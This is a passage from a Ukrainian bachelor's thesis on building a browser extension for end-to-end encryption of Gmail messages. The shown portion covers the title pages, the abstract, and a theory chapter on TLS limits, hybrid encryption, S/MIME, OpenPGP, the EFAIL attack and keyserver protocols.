Міністерство освіти і науки України
Криворізький національний університет
Факультет інформаційних технологій
Кафедра автоматизації, комп'ютерних наук і технологій

# КВАЛІФІКАЦІЙНА РОБОТА

на здобуття ступеня вищої освіти – бакалавр
за освітньо-професійною програмою
«Комп'ютерні науки»
зі спеціальності
122 – Комп'ютерні науки

тема роботи:

***«Розробка програмного модуля наскрізного шифрування електронної пошти у веб-середовищі»***

Виконав ст. гр. КН-22-1 _____ Масаков І. І.

Керівник _____ Кумченко Ю. О.

Нормоконтроль _____ Маринич І. А.

Завідувач кафедри _____ Рубан С. А.

Кривий Ріг – 2026

**КРИВОРІЗЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ**

**Факультет:** *інформаційних технологій*

**Кафедра:** *автоматизації, комп'ютерних наук і технологій*

**Ступінь вищої освіти:** *Бакалавр*

**Спеціальність:** *122 – Комп'ютерні науки*

**ЗАТВЕРДЖУЮ**

Зав. кафедрою: *к.т.н. Рубан С.А.*

_____

« *26* » *січня* 2026 р.

**ЗАВДАННЯ**

**на кваліфікаційну роботу бакалавра**

студентові групи КН-22-1 *Масакову Іллі Ігоровичу*

**1. Тема кваліфікаційної роботи:** *«Розробка програмного модуля наскрізного шифрування електронної пошти у веб-середовищі»*

затверджено наказом по університету № *173с* від *30.03.2026 р.*

**2. Термін здачі кваліфікаційної роботи:** *10.06.2026 р.*

**3. Склад кваліфікаційної роботи:** *Пояснювальна записка обсягом 64с., додатки, презентація у Microsoft PowerPoint (10 слайдів) в електронному та друкованому вигляді*

**4. Консультанти кваліфікаційної роботи:**

Розділ 1-2 доц. Кумченко Ю.О.

Нормоконтроль доц. Маринич І. А.

**5. Календарний план:**

| № | Етапи роботи | Термін виконання |
|---|---|---|
| 1 | *Вступ* | *01.03.26* |
| 2 | *Розділ 1* | *05.04.26* |
| 3 | *Розділ 2* | *01.05.26* |
| 4 | *Висновки* | *25.05.26* |
| 5 | *Оформлення кваліфікаційної роботи* | *28.05.26* |
| 6 | *Підготовка презентації та графічного матеріалу* | *20.05.26* |
| 7 | *Підготовка доповіді до захисту* | *05.06.26* |

**6. Дата видачі завдання:** *28.01.2026р.*

**Керівник** _____ / Кумченко Ю. О./

**7. Запевнення:** *Я, Масаков Ілля Ігорович, запевняю, що ця кваліфікаційна робота виконана самостійно, не містить академічного плагіату, фабрикації, фальсифікації. Використання ідей, результатів і текстів інших авторів мають посилання на відповідне джерело.*

*Із чинним Положенням про академічну доброчесність Криворізького національного університету ознайомлений.*

*Чітко усвідомлюю, що в разі виявлення у кваліфікаційній роботі умисних порушень робота не допускається до захисту або оцінюється незадовільно.*

**Студент** _____ / Масаков І. І./

# АНОТАЦІЯ

Масаков І. І. Дослідження технологій та засобів шифрування електронної пошти : кваліфікаційна робота бакалавра : 122 – Комп’ютерні науки. Кривий Ріг. Криворізький національний університет, 2026. 64 с.

Актуальність теми полягає в тому, що класична архітектура електронної пошти дозволяє серверам клієнта мати доступ до повідомлення у вигляді звичайного тексту, тому базове шифрування TLS не забезпечує повної конфіденційності. Оскільки електронне листування є пріоритетним вектором для BEC-атак та фішингу, існує необхідність у застосуванні додаткових засобів криптографічного захисту.

Метою роботи є дослідження технологій та засобів шифрування електронної пошти, а також аналіз стандартів безпеки й архітектури розгортання криптографії у веб-середовищі.

У першому розділі проаналізовано протоколи та загрози безпеці електронної пошти. Виконано порівняльний аналіз стандартів наскрізного шифрування S/MIME та OpenPGP. Обґрунтовано доцільність застосування Web Cryptography API та WebAssembly для оптимізації криптографічних операцій у веб-середовищі, а також використання стандарту Manifest V3 для підвищення безпеки браузерних розширень.

У другому розділі практично реалізовано розширення E2EE електронних повідомлень Gmail. Запропоновано архітектуру з розмежуванням повноважень. Обґрунтовано технологічний стек та розроблено підсистему безпечного керування ключами. Реалізовано процеси гібридного шифрування та розшифрування повідомлень. Описано реалізацію інтерфейсу, механізми захисту сховища та підтримання активності Service Worker.

*Ключові слова:*

ЕЛЕКТРОННА ПОШТА, НАСКРІЗНЕ ШИФРУВАННЯ, БРАУЗЕРНІ РОЗШИРЕННЯ, S/MIME, OPENPGP, WEB CRYPTOGRAPHY API, WEBASSEMBLY, MANIFEST V3, SERVICE WORKER.

ЗМІСТ

# ВСТУП

Захист електронної пошти є важливим завданням у сучасній сфері інформаційної безпеки, оскільки класичні поштові протоколи не гарантують надійної конфіденційності, а своєчасне виявлення та усунення загроз може запобігти компрометації персональних даних та листування.

Останнім часом для захисту корпоративного та особистого листування активно використовуються технології наскрізного шифрування, а також сучасні веб-стандарти та браузерні розширення для реалізації безпечних криптографічних операцій безпосередньо на стороні клієнта.

Актуальність цієї роботи полягає у порівняльному аналізі різних стандартів наскрізного шифрування та методів управління ключами для вибору оптимальної безпечної архітектури з подальшим її впровадженням у вигляді браузерного розширення за сучасними стандартами, стійкого до кібератак та інших вразливостей.

*Метою дослідження є* процес забезпечення конфіденційності та цілісності електронного листування у веб-середовищі, а предметом дослідження є криптографічні протоколи, стандарти управління ключами та архітектура браузерних розширень, які використовуються для розв'язання цієї проблеми.

Для досягнення поставленої мети було вирішено такі завдання:

– огляд і аналіз базових протоколів електронної пошти, протоколу TLS та основних загроз їх безпеці;

– аналіз та порівняння стандартів наскрізного шифрування, а також протоколів розподілу відкритих ключів;

– реалізація архітектури браузерного розширення з вибором сучасного технологічного стека;

– розробка механізмів безпечного зберігання ключів та інтеграція процесів наскрізного шифрування у інтерфейс поштового клієнта Gmail.

# РОЗДІЛ 1
# ДОСЛІДЖЕННЯ ТЕХНОЛОГІЙ ТА ЗАСОБІВ ШИФРУВАННЯ ЕЛЕКТРОННОЇ ПОШТИ

## 1.1 Аналіз протоколів електронної пошти та загроз їх безпеці

Електронна пошта (e-mail) – це спосіб зв’язку, що використовує електронні пристрої для передачі повідомлень через комп’ютерні мережі. Сам термін «e-mail» позначає як саму систему доставлення, так і окремі повідомлення. Класична ж модель електронного листування розділяє процеси відправлення та отримання на:

– SMTP, або ж Simple Mail Transfer Protocol, що є протоколом доставлення, який забезпечує обмін даними між поштовим клієнтом і сервером.

– IMAP, або ж Internet Message Access Protocol, що є протоколом отримання, який дозволяє синхронізувати доступ до листів з різних пристроїв.

Для захисту повідомлень під час їхнього руху мережею використовується шифрування на транспортному рівні через протокол Transport Layer Security (TLS). Він захищає електронні листи під час процесу SMTP, а також відповідає за автентифікацію ідентичності серверів, щоб зловмисники не могли перехопити повідомлення. Тобто TLS забезпечує шифрування, автентифікацію та цілісність.

Кожне з'єднання сервер-клієнт або сервер-сервер використовує новий процес встановлення з’єднання TLS – «рукостискання». Процес шифрування повідомлень та автентифікації ідентичності клієнта з сервером під час TLS-рукостискання здійснюється у чотири кроки:

1. Клієнт і сервер узгоджують версію TLS для встановлення з'єднання.

2. Клієнт і сервер узгоджують набір шифрів/алгоритмів для визначення ключів шифрування поточного сеансу.

3. Сертифікат TLS використовується для перевірки ідентичності сервера.

4. Сеансові (разові) ключі генеруються для шифрування каналу передачі даних після «рукостискання».

Через те що шифрується лише сам канал передачі між двома вузлами мережі, повідомлення короткочасно розшифровується на проміжному сервері, а потім повторно шифрується після нового «рукостискання» на кожному етапі доставлення. Хоча електронний лист може бути зашифрований під час передачі, сервери відправника та одержувача все одно мають доступ до повідомлення у вигляді звичайного тексту. Тому TLS не забезпечує наскрізної конфіденційності. Крім того, повідомлення зазвичай проходить кілька проміжних передач через різні сервери, перш ніж досягне місця призначення. Хоча TLS може захистити початкову передачу від поштового клієнта до першого сервера, немає гарантії, що подальші передачі використовуватимуть шифрування TLS.




Рисунок 1.1 – Схема передачі повідомлень за протоколом TLS

Такий підхід робить електронну пошту мішенню для зловмисників, які можуть перехоплювати незашифровані повідомлення, поширювати шкідливе програмне забезпечення (ПЗ) або видавати себе за законні організації. Серед

інших загроз безпеки електронної пошти – соціальна інженерія, підробка доменів, програми-вимагачі, спам тощо.

Згідно зі звітом Verizon Data Breach Investigations Report (DBIR) за 2025 рік [1], наслідки експлуатації цих вразливостей є суттєвими. Атаки типу компрометації ділової електронної пошти Business Email Compromise (BEC) є особливо небезпечними, оскільки є персоналізованими під жертву та не містять шкідливого ПЗ, посилань або вкладень. Фільтрам безпеки електронної пошти складно виявити загрозу. За даними звіту DBIR, лише у 2024 році підтверджені збитки від BEC-атак досягли 6,3 млрд дол. США. Середня сума отриманих від жертв коштів склала 50 тис. дол. США на основі близько 19 тис. інцидентів.

Статистика підкріплюється й даними звіту ENISA Threat Landscape [2], де електронна пошта класифікується як пріоритетний вектор початкового доступу для більшості складних кібератак. Зокрема, у 60% усіх кіберінцидентів першопричиною зазначається людський фактор, який найчастіше проявляється через взаємодію з фішинговими електронними листами.

Таблиця 1.1 – Загальний вплив основних загроз електронної пошти

| Тип загрози | Механізм експлуатації | Інциденти / Наслідки |
|---|---|---|
| BEC-атака | Підміна особи; без шкідливого ПЗ | $50 000 на інцидент |
| Фішинг та претекстинг | Соціальна інженерія для викрадення облікових даних; шкідливе ПЗ | Початковий вектор у понад 60% інцидентів |
| Доставлення Ransomware | Заражені вкладення, які не блокуються базовими фільтрами | Програми-вимагачі у корпоративних мережах |
| MITM-атака | Читання або модифікація листів під час передачі між серверами | Непомітна, пряма втрата конфіденційності даних |

Враховуючи статистику і класичну архітектуру електронної пошти, стає зрозуміло, що компрометація пароля до поштової скриньки автоматично призводить до компрометації всього архіву листування за багато років. Відсутність додаткових заходів безпеки дозволяє зловмисникам успішно

маніпулювати користувачами та отримувати доступ до конфіденційної інформації ще на етапі її передачі чи зберігання.

## 1.2 Принципи наскрізного шифрування

Концепція наскрізного шифрування, або End-to-End Encryption (E2EE), являє собою тип обміну повідомленнями, який забезпечує їх конфіденційність на усіх проміжних вузлах, включаючи сам сервіс обміну повідомленнями. При використанні E2EE безпосередній доступ до відкритого тексту повідомлення мають виключно відправник та легітимний кінцевий одержувач. Тобто користувачам не потрібно покладатися на те, що сервіс обміну повідомленнями не прочитає їхні повідомлення, бо він не має такої можливості. Це відрізняє E2EE від моделі безпеки на базі TLS, де сервери мають повний технічний доступ до вмісту листів під час їх обробки, індексації та збереження.

Щоб математично унеможливити доступ до відкритого тексту, архітектура наскрізного шифрування потребує криптографічних механізмів, базовим з яких є симетричне шифрування. Воно використовує спільний закритий ключ для зашифровування і розшифровування даних.




Рисунок 1.2 – Схема симетричного шифрування даних

Симетричні алгоритми, такі як AES за міжнародним стандартом ISO/IEC 18033-3 [3], швидко виконують криптографічні перетворення, завдяки оптимізованим логічним операціям, підстановкам і перестановкам на рівні бітових блоків. Проте побудувати повноцінну архітектуру наскрізного шифрування виключно на базі симетричної криптографії неможливо через потребу в безпечному каналі передачі ключа, якого не існує, поки не налаштовано шифрування.

Щоб уникнути цієї проблеми застосовуються асиметричні алгоритми шифрування. Вони регламентуються міжнародним стандартом ISO/IEC 18033-2 [4]. Відповідно до цього документу, асиметричний шифр визначається як набір алгоритмів, що використовує пару пов'язаних ключів: відкритий ключ (public key) для зашифровування та закритий ключ (private key) для розшифровування даних.




Рисунок 1.3 – Схема асиметричного шифрування даних

Зазвичай алгоритм генерації ключів виконується власником пари ключів, або довіреною стороною від його імені. Відкритий ключ повинен бути доступним для всіх сторін, які бажають надсилати зашифровані повідомлення власнику, тоді як закритий ключ не повинен розголошуватися жодною стороною, крім самого власника.

В асиметричній криптографії вимогою безпеки є обчислювальна неможливість виведення закритого ключа при знанні відкритого, навіть за умови повного доступу до параметрів криптографічної системи. Для цього вона базується на використанні односторонніх функцій з секретом, які легко обчислюються в одному напрямку, але є складними для обернення без знання секретного параметра. Тобто існує такий параметр *y*, що знаючи його і значення функції *f(x)*, можна обчислити вихідне значення *x*.

Таким чином, асиметричні алгоритми розв'язують проблему безпечного розподілу ключів у відкритих мережах, маючи високу обчислювальну складність. Проте шифрування цим методом великих масивів даних, таких як багатобайтові вкладення, є процесом вкрай повільним і ресурсомістким, що робить його непридатним для прямого використання у веб-середовищі.

З огляду на взаємозаперечні обмеження асиметричних та симетричних алгоритмів, сучасна реалізація E2EE покладається на системи гібридного шифрування, що математично їх поєднують. У стандарті ISO/IEC 18033-2 це формалізовано поєднанням механізму інкапсуляції ключа KEM та даних DEM.




Рисунок 1.4 – Схема гібридного шифрування даних з цифровим конвертом

Механізм інкапсуляції ключа працює так само як асиметричний шифр, за винятком того, що алгоритм шифрування не приймає ніяких вхідних даних, крім відкритого ключа одержувача. Замість того щоб приймати повідомлення та створювати шифротекст, алгоритм генерує пару: симетричний сеансовий ключ і його зашифровану оболонку. Це забезпечує доставлення ключа через відкриту мережу без попереднього обміну секретами.

Механізм інкапсуляції даних своєю чергою бере сеансовий ключ та відкритий текст, виконуючи симетричне шифрування з контролем цілісності. На виході формується шифротекст, а потім ці два механізми інкапсуляції разом утворюють «цифровий конверт», який передається одержувачу у вигляді єдиного пакета.

Попри захист вмісту повідомлень, наскрізне шифрування має обмеження. Зокрема, E2EE зазвичай не захищає метадані повідомлень, такі як інформація про відправника й одержувача, мітки часу та інші контекстні дані. Ця вразливість дозволяє проводити аналіз трафіку, виявляти шаблони поведінки та зв'язки між користувачами. Крім того, за відсутності протоколів автентифікації кінцевих точок, залишається ризик MITM-атак, коли зловмисник може непомітно підмінити ключі шифрування.

Оскільки E2EE забезпечує конфіденційність даних лише на етапі їх передачі, воно не здатне захистити інформацію у разі компрометації кінцевих пристроїв від яких залежить. Наприклад, через інфікування шкідливим ПЗ зловмисники можуть отримати доступ до даних вже після їх легітимного розшифрування на кінцевому пристрої. Саме тому використання додаткових заходів безпеки на рівні хоста, таких як антивірусне ПЗ, мережеві екрани та регулярне встановлення оновлень є критично важливими для підтримки загального рівня захисту.

## 1.3 Аналіз стандартів захисту електронної пошти

Для забезпечення наскрізного шифрування та створення цифрових підписів в електронній пошті сформувалися два загальноприйняті стандарти: S/MIME та OpenPGP. Обидва протоколи базуються на принципах гібридного шифрування, проте мають різні підходи до управління довірою, форматів представлення даних та цільового використання.

### 1.3.1 S/MIME

Стандарт S/MIME був розроблений компанією RSA Data Security та надалі переданий під управління організації IETF. Він розширює базовий формат MIME для структурування електронних листів, визначений у специфікації RFC 2045 [5], додаючи можливості криптографічного захисту в структуру повідомлення.

Таблиця 1.2 – Специфікація типів MIME та об'єктів S/MIME

| Тип | Підтип | Параметр smime-type | Розши-рення | Опис об'єкта та призначення |
|---|---|---|---|---|
| multipart | signed | - | - | Дві частини: підписаний об'єкт MIME та цифровий підпис |
| application | pkcs7-mime | signed-data | .p7m | Об'єкт CMS SignedData, містить дані та цифровий підпис у пакеті |
| | | enveloped-data | .p7m | Об'єкт CMS EnvelopedData, містить зашифрований вміст |
| | | certs-only | .p7c | Пакет, містить сертифікати X.509, або списки відкликання CRL |
| | pkcs7-signature | - | .p7s | Об'єкт CMS SignedData, містить відокремлений цифровий підпис |
| | pkcs10-mime | - | .p10 | Запит на сертифікацію формату PKCS#10 до центру сертифікації |

Архітектурно S/MIME базується на синтаксисі криптографічних повідомлень CMS, який є похідним від стандарту PKCS #7. Процес обробки повідомлення передбачає, що шифруванню підлягають цілісні MIME-об'єкти, тобто як безпосередньо вміст, так і його заголовки. Зазвичай це включає повне тіло електронного листа або лише перший піделемент структури multipart/signed. Технічно цей процес виглядає наступним чином:

1. Вилучення вихідного MIME-об'єкта із загального дерева.
2. Криптографічна обробка (підпис або шифрування).
3. Кодування за алгоритмом Base64.
4. Забезпечення новими MIME-заголовками.

Таким чином він інкапсулюється у новий об'єкт із MIME-типом application/pkcs7-mime. Це дозволяє поштовим клієнтам автоматично ідентифікувати криптографічний вміст та застосовувати відповідні процедури розшифрування або перевірки підпису. Для забезпечення одночасного використання цифрових підписів і шифрування, додаткові розширення, такі як Enhanced Security Services (ESS), дозволяють створювати багаторазово вкладені повідомлення з потрійним обгортанням.

Поточною актуальною версією є S/MIME 4.0, що затверджена у документі RFC 8551 [6] з 2019 року як сучасну адаптацію протоколу для підвищення стійкості до квантових та алгоритмічних атак. Специфікація вимагає обов'язкової підтримки AES-CBC, однак рекомендується використання AES у режимі Galois/Counter Mode (GCM) з довжиною ключа 128 або 256 біт для забезпечення сертифікованого шифрування. Використання GCM забезпечує аутентифіковане шифрування з приєднаними даними (AEAD), що гарантує як конфіденційність, так і захист від підробки шифротексту. Крім того, для генерації цифрових підписів впроваджено підтримку еліптичних кривих EdDSA та алгоритму RSA-PSS із хешуванням SHA-2.

Особливістю S/MIME є сувора залежність від ієрархічної інфраструктури відкритих ключів PKI. Для посилання та отримування зашифрованих листів, потрібен індивідуальний сертифікат формату X.509 від довіреного центру

сертифікації CA. Правила обробки цих сертифікатів S/MIME-агентами, вимагають детальної перевірки ланцюгів довіри, списків відкликаних сертифікатів CRL та відповідей протоколу OCSP.

Ієрархічна структура довіри зробила S/MIME стандартом у корпоративному секторі, державних установах та фінансових організаціях. Проте ієрархічна модель PKI створює серйозні ризики компрометації. Безпека кожного користувача залежить від центрів сертифікації, що створює можливість підробки сертифікатів. Це створює сприятливі умови для здійснення MITM-атак, де зловмисник може непомітно підмінити відкритий ключ та перехоплювати всі зашифровані листи.

Окрім цього, дослідження вразливостей EFAIL [7], опубліковане у 2018 році, продемонструвало суттєві недоліки в обробці зміненого шифротексту. Суть атаки EFAIL полягає в тому, що зловмисник, перехопивши зашифрований лист, може модифікувати його структуру без знання ключа розшифрування. Він маніпулює блоками шифротексту та додає шкідливі HTML-теги, які його обгортають. Коли поштовий клієнт жертви розшифровує модифіковане повідомлення, він формує HTTP-запит і надсилає розшифрований текст на сервер зловмисника у вигляді параметрів URL-адреси.

### 1.3.2 OpenPGP

Першим загальнодоступним стандартом наскрізного шифрування є OpenPGP, який виник на базі програми Pretty Good Privacy, створеної у 1991 році. Він спроєктований з акцентом на децентралізацію, незалежність від державних чи комерційних центрів сертифікації та максимальну автономність кінцевого користувача. Ця технологія побудована на принципі пакетної передачі даних, де кожен пакет має визначений тип і довжину.

Тривалий час еталонною специфікацією протоколу вважався документ IETF RFC 4880 [8], затверджений у 2007 році. Цей стандарт визначав формати криптографічних пакетів, алгоритми стиснення та управління ключами. Проте з розвитком криптоаналізу та зростанням обчислювальних потужностей,

криптографічні примітиви RFC 4880 почали вважатися застарілими. Тому була розроблена сучасніша специфікація RFC 9580 [9], що запровадила підтримку новітніх алгоритмів на основі еліптичних кривих та автентифікованого шифрування, зберігаючи при цьому архітектурну гнучкість, що дозволяє легко додавати підтримку нових методів без порушення зворотної сумісності.

Фундаментальна відмінність OpenPGP від S/MIME полягає у моделі управління довірою. Замість ієрархічної структури PKI, OpenPGP використовує концепцію Web of Trust (WOT). У децентралізованій моделі довіри, користувачі самостійно генерують свої ключові пари й особисто верифікують вдкриті ключі. Чим більше підписів від перевірених осіб має ключ, тим вищий його загальний рівень довіри у мережі.

Криптографія в OpenPGP спирається на гібридне шифрування, але має технічні особливості. Відкритий текст повідомлення стискається перед шифруванням, що зменшує обсяг даних та ускладнює криптоаналіз, оскільки усуває передбачувану надлишковість. Шифрування вмісту здійснюється згенерованим сеансовим ключем із використанням модифікованого режиму Cipher Feedback (CFB), після чого сам сеансовий ключ шифрується відкритими ключами.


Рисунок 1.5 – Структура повідомлення OpenPGP з гібридним шифруванням

Оскільки поштові протоколи були розроблені для передачі 7-бітного тексту, передача бінарних зашифрованих даних часто призводила до їх пошкодження. Тому алгоритм текстової броні ASCII Armor кодує бінарні криптографічні пакети у безпечний формат Radix-64, обрамляючи їх текстовими заголовками. Завдяки цьому зашифрований блок може бути вставлений безпосередньо у текстове поле введення веб-інтерфейсу. Вміст цього блоку не буде змінений або відкинутий під час передачі через проміжні сервери.

Стандарт OpenPGP також має свої недоліки, де втрата доступу до закритого ключа або забутий пароль від нього призводять до незворотної втрати всього архіву зашифрованого листування. Крім того, класичний механізм обміну відкритими ключами через публічні сервери ключів часто зазнає критики через неможливість видалення даних, що створює проблеми з конфіденційністю соціальних зв'язків.

Щодо стійкості до згаданої раніше атаки EFAIL, то OpenPGP також піддавався ретельному аналізу. Базова проблема ексфільтрації даних через HTML-канали була актуальною і тут. Стандарт передбачав використання пакетів перевірки цілісності Modification Detection Code (MDC). Однак багато поштових клієнтів ігнорували помилки невідповідності MDC і все одно відображали пошкоджений вміст. Для усунення цих вразливостей, сучасні імплементації OpenPGP запровадили перехід до методів AEAD, що робить математично неможливим непомітну зміну шифротексту.

## 1.4 Децентралізовані протоколи розподілу відкритих ключів

Найбільш вразливою частиною інфраструктури наскрізного шифрування є процес управління відкритими ключами. Відправник повідомлення повинен отримати справжній відкритий ключ кінцевого одержувача до моменту зашифровування та відправлення листа. У закритих корпоративних середовищах це завдання вирішується за допомогою централізації PKI та центрів сертифікації. Однак у глобальній мережі, де комунікація відбувається між різними

незалежними доменами, проблема масштабованості управління ключами вимагає децентралізації.

### 1.4.1 HTTP Keyserver Protocol

Першим методом розповсюдження сертифікатів стандарту OpenPGP є використання глобальної мережі серверів ключів, що взаємодіють через HTTP Keyserver Protocol (HKP), архітектура якого стандартизується організацією IETF. HKP передбачає створення доступного через мережу інтернет-репозиторію, куди користувачі можуть завантажувати свої відкриті ключі та здійснювати пошуковий запит за електронною адресою одержувача, ідентифікатором ключа або його повним криптографічним відбитком.

